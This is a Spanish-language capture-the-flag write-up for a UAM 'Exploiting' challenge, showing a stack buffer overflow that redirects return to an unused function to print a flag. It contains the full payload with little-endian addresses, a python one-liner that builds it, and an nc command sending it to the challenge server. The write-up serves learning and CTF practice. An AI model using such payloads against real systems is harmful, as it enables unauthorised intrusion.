
En este caso la estrategia es clara. Tenemos un fichero flag.txt que carga en una variable de memoria. Y tenemos una función “a” que no usa, pero que podemos invocar y que si le pasamos como parámetro esa variable flag, nos la pintará en pantalla y sacaremos el secreto.

Vamos a averiguar las direcciones de memoria tanto de la función “a” como de la variable “flag”:

En esta función “a” carga el contenido del fichero (getline) y lo mete en la variable flag, que inicialmente está vacía:




Una vez que pasa el strcpy, ya tiene la variable cargada, y como vemos abajo, a su vez está su dirección en el HEAP:




Y la zona de memoria donde está alojada es 084160A0:

```
EAX 084160A0 ↳ .bss:flag
```

Por otro lado, la dirección donde está alojada la función “a” es la 084142CD:

```
FF84F900  F7F20000  libc_2.27.so:F7F20000
FF84F904  00000000
FF84F908  64636261
FF84F90C  08414400  main+38
FF84F910  084145CC  .rodata:aPareceQueTiene
FF84F914  08416000  .got.plt:_GLOBAL_OFFSET_TABLE_
FF84F918  FF84F938  [stack]:FF84F938
FF84F91C  084142CD  a
FF84F920  00000001
FF84F924  FF84F9E4  [stack]:FF84F9E4
```

Por tanto, ya podemos empezar a escribir el payload, una vez que sabemos la dirección de la función “a”, que será la dirección de retorno, más la dirección de la variable flag, que le pasaremos como parámetro a la función “a” para que la pinte. Para saber donde pasar la variable flag, buscamos en el código en qué desplazamiento cogerá la función el parámetro, en este caso lo llama “format”:

```
; int __cdecl a(char *format)
public a
a proc near

var_4= dword ptr -4
format= dword ptr  8
```

Vemos que el desplazamiento es 8, así que estará 8 bytes después del propio valor de la función. Así que entre la dirección de la función y del parámetro, meteremos 4 bytes de relleno (FFFF por ejemplo).

Así que el payload a insertar sería el siguiente:

- AAAABBBBCCCCDDDDEEEE para que sirva de relleno e ir a la posición de retorno que busco.
- \xcd\x42\x41\x08 que es la dirección de la función “a”, que será el valor de retorno falseado de la función, al reves por ser LittleEndian, y con formato \xNN para que lo lea como hexadecimal.
- FFFF para que sirva de relleno hasta la posición donde cogerá la función el parámetro recibido.
- \xa0\x60\x41\x08 que es la dirección del parametro de la flag, al reves por ser LittleEndian, y con formato \xNN para que lo lea como hexadecimal.

En total el payload será:

AAAABBBBCCCCDDDDEEEE\xcd\x42\x41\x08FFFF\xa0\x60\x41\x08

Para poder pasar este payload al programa, al llevar caracteres hexadecimales y el programa estar cogiéndolos con el parámetro %s en el scanf, debemos pasarlos como fichero binario, ya que si lo pasamos de la forma anterior, el \xcd no lo toma como en el número hexadecimal CD, sino que lo toma como texto.

Para generar este fichero lo hacemos de la siguiente forma, recordando meter también primero el “65536” más un salto de línea, necesarios para que pase al segundo paso del ejecutable:


```
nacho@kali:~/Forensic/uam$ python -c 'print "65536" +"\x0a" + "AAAABBBBCCCCDDDDEEEE" + "\xcd\x42\x
41\x08" + "FFFF" + "\xa0\x60\x41\x08"' > pepe
```

Ahora probamos a lanzar el ejecutable, metiéndole la entrada estándar el fichero “pepe” generado anteriormente, eso lo configuramos en la pantalla anterior de “Process options”. Y lanzamos de nuevo el programa en el IDA:

Justo nada más ejecutar el scanf, vemos que el HEAP ya contiene los valores del payload:


Ahora avanzamos hasta la instrucción del RETN, a ver si en el HEAP queda la dirección que necesitamos. Perfecto, vemos que en el registro ESP está la dirección de la función “a”:


Ejecutamos y entramos a la función, ahora buscamos el momento de pintar el parámetro que recibe. Vemos como en el PUSH [ebp + format] acaba de meter en el HEAP el valor de la variable FLAG:




Por tanto, por pantalla pintará su valor:

```
nacho@kali:~/Forensic/uam$ ./ejecutable < pepe

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{EstaNoEsLaFlag}
Violación de segmento
```

Bingo! Ya tenemos la flag del fichero local, así que si repetimos lo mismo pero contra el servidor remoto:

```
nacho@kali:~/Forensic/uam$ nc 34.247.69.86 9009 < pepe

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!65536
AAAABBBBCCCCDDDDEEEE@BA^HFFFF@`A^H


Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio:
Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}
```

Tenemos finalmente la Flag buena, y terminamos el ejercicio de Exploiting.

José Ignacio de Miguel González

User UAM: nachinho3

Telegram @jignaciodemiguel